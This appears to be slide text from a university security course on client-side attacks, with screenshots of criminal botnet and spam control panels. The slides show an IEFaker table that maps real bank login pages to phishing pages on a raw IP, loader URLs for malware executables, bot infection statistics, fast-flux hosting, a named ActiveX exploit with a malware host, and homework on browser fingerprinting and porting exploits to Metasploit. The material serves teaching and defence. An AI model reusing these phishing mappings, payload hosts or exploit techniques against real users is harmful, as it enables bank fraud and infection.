	☐ Destroy Kernels						
	☐ Execute Module Command						
	☐ Append Kernel Command						
	☐ Exe Loader						
						PROCEED	
IEFaker links and locations							
	☐ Link that will start FAKE						
	☐ Link to FAKE file						
	☐ f0 wells Fargo.com/	http://81.95.149.226/scm/us/wels/index.html					
	☐ f1 online.lloydstsb.co.uk/logon.ibt	http://81.95.149.226/scm/uk/lloydstsb/personal/inde					
	☐ f1 securecy.hellenicnetbanking.com/personal/realinde	http://81.95.149.226/scm/cyprus/persmain.html					
	☐ f1 online.westpac.com.au/esis/Login/SrvPage	http://81.95.149.226/scm/au/westpac/index.html					
	☐ f1 netbank.commbank.com.au/netbank/bankmain	http://81.95.149.226/scm/au/commonwealth/					
	☐ f1 ibanking.warwickcreditunion.com.au/ob.asp	http://81.95.149.226/scm/au/warwickcreditunion/ind					
	☐ f1 online-business.lloydstsb.co.uk/logon.ibt	http://81.95.149.226/scm/uk/lloydstsb/business/inde					
	☐ f1 halifax-online.co.uk/_mem_bin/formslogin.asp	http://81.95.149.226/scm/uk/halifax.php					
	☐ f1 rbsdigital.com	http://81.95.149.226/scm/uk/rbsdigital/index.html					
	☐ f1 welcome27.co-operativebank.co.uk/CBIBSWeb/log	http://81.95.149.226/scm/uk/co-operative/index.html					
	☐ f1 ibank.cahoot.com/servlet/com.aquarius.security.au	http://81.95.149.226/scm/uk/cahoot.php					

Central Updates

Select Land (Multi Load)
All | All countries
Count to Install
* ☒ **Sum.**

Insert CompID (Single load)

Uri's to load (Example) ☒ Don't kill loader after job

http://some.com/1.exe

http://go.com/malware.exe

http://kuxi.net/download...

should press 'Enter' to make new line separate. It's necessary.

Search BOT
by CompID
by IP **Extended**
Results per page **30**

Select Results								
Add	Land	IP	Rep.	Count total	Last Report	First Report	Bot Ver.	CompID
		83. [REDACTED]		141	[25/04/07] 17:17:17	[06/04/07] 18:08:53	3.2.7	2450A...
		83. [REDACTED]		237	[25/04/07] 17:27:03	[06/04/07] 18:11:43	3.2.7	32260...
		83. [REDACTED]		210	[25/04/07] 17:10:34	[06/04/07] 18:13:30	3.2.7	356E9...
		83. [REDACTED]		241	[25/04/07] 17:24:45	[06/04/07] 18:13:32	3.2.7	48A65...
		83. [REDACTED]		115	[24/04/07] 15:29:59	[07/04/07] 09:16:27	3.2.7	FB517...
		83. [REDACTED]		17	[21/04/07] 11:19:27	[08/04/07] 13:17:19	3.2.7	6DF77...
		83. [REDACTED]		59	[24/04/07] 21:15:31	[11/04/07] 12:26:43	3.2.7	2BB64...
		83. [REDACTED]		568	[25/04/07] 17:12:52	[06/04/07] 18:21:00	3.2.7	1244E...
		83. [REDACTED]		14	[08/04/07] 11:00:55	[06/04/07] 18:21:04	3.2.7	CD927...
		83. [REDACTED]		15	[07/04/07] 10:25:36	[06/04/07] 18:21:27	3.2.7	BA1F5...
		83. [REDACTED]		35	[24/04/07] 19:21:47	[06/04/07] 18:22:24	3.2.7	1A8A7...
		83. [REDACTED]		16	[20/04/07] 19:58:17	[06/04/07] 18:22:32	3.2.7	C029C...
		83. [REDACTED]		43	[24/04/07] 21:40:06	[06/04/07] 18:23:33	3.2.7	C94DE...
		83. [REDACTED]		205	[24/04/07] 21:41:20	[06/04/07] 18:25:23	3.2.7	9894E...
		83. [REDACTED]		70	[13/04/07] 19:29:56	[06/04/07] 18:25:37	3.2.7	5D169...
		83. [REDACTED]		77	[24/04/07] 17:23:46	[06/04/07] 18:27:12	3.2.7	92DA2...
		83. [REDACTED]		153	[25/04/07] 17:11:47	[06/04/07] 18:29:02	3.2.7	2266E...
		83. [REDACTED]		236	[25/04/07] 04:14:44	[06/04/07] 18:29:43	3.2.7	1F97C...
		83. [REDACTED]		176	[25/04/07] 17:05:53	[06/04/07] 18:30:08	3.2.7	ACE6B...
		83. [REDACTED]		137	[25/04/07] 17:12:12	[06/04/07] 18:30:27	3.2.7	9C7DB...
		83. [REDACTED]		6	[06/04/07] 22:11:19	[06/04/07] 18:31:00	3.2.7	6DC0A...

Tasks					
Land	Bot's count	Installed	To install	Uri's	Action
ALL	11160	8411	* - unlim.	http://www. [REDACTED] ex...	-- % Delete Edit

Spamming Made Easy

[\[statistics\]](#) [\[control\]](#) [\[help\]](#) ZUnker Panel v1.4.5b [\[LOG OUT\]](#)

[\[Loader\]](#) [Zupacha](#) [\[Control\]](#) [\[Template Editor\]](#)

Zupacha  Template Editor

Create a new template

Name: Template type : Go!

E-Mail Create

Template name	Msg count	Size	Action with task
 Type: IM			
IM	1	162	Delete Edit
 Type: Mail			
Mail	1	164	Delete Edit
 Type: Templates for spam bots			
Bots	1	141	Delete Edit
 Type: Templates for WEB Forums			
 Type: Templates for WEB Mail Services			
Webmail	1	162	Delete Edit

Edit template:

 **Bots** | Messagess — 1 | Size — 141 bytes | Add: Prefix or Suffix

Type: Spam Bot mail Prefix: 1: body [\(Remove message\)](#)

In diesem selbstentpackenden Archiv finden Sie die Fotos von unseren erfolgreichen Mitarbeitern http://www.*****.exe

On-typing Letter/IM Example. — User text | — Your text


Targeting Countries

Top 20 Countries (see all)			Top 10 new countries today			Top 10 Countries order by bot's reports		
Country	Rating		Country	Rating		Country	Rating	
Germany	10602	95%	Germany	25	93%	Germany	779693	93%
Russia	179	2%	Czech Republic	1	4%	Russia	16807	2%
United States	81	1%	Russia	1	4%	United States	11196	1%
Austria	60	1%	totally: 27			Austria	5025	1%
France	26	0%				France	3452	0%
Switzerland	24	0%				Spain	3226	0%
Poland	19	0%				Poland	1943	0%
Spain	19	0%				Switzerland	1693	0%
United Kingdom	17	0%				Hungary	1474	0%
Hungary	15	0%				United Kingdom	1411	0%
Netherlands	10	0%				Totally bot's reports: 838750		
Czech Republic	9	0%						
Belgium	7	0%						
Mexico	6	0%						
Brazil	5	0%						
Iraq	5	0%						
Italy	5	0%						
Slovakia	5	0%						
Turkey	5	0%						
Greece	5	0%						
Totally: 52								
			Top 10 bot versions					
			Bot version	Rating				
			3.2.7	11160	100%			
			Totally: 1					


Resilience - Fastflux

- ◎ 1 domain = many IP Addresses
 - Round-robin IP Address pool
 - Short TTL
 - Proxy nodes
- ◎ Load distribution
 - Health checks for nodes
 - Content availability always maintained
- Legit technique
 - H/A & Load balancing

Single-Flux




Double-Flux



DNS Resolution Comparison

Waledac



TTL

- ◎ DjVu ActiveX Control ImageURL Property Overflow

- Released: 10.30.2008
- www.milw0rm.com/exploits/6878

- ◎ Malware

- Seen: 10.31.2008
- www.wackystone.com/counter/Djvu.htm

Comments

- ⦿ Client side attacks will continue to grow and develop
- ⦿ Client side pentesting is very different to traditional network pentesting
- ⦿ A successful client side attack can quickly lead to access of critical assets

Homework

- ◎ Take steps to profile a department within Poly.
 - What intel would you gather and why?
- ◎ Plugin detection
 - Create a webpage to detect browser version, 3rd party apps, CLASSIDs, etc...
 - Consider cross browser functionality
 - Deliver a unique page based on Browser/OS
- ◎ Convert Midterm exploit code to MSF exploit [extra credit]
 - Things to consider:
 - Obfuscation
 - Tracking of exploits
 - MSF vs. standalone? Why have a standalone?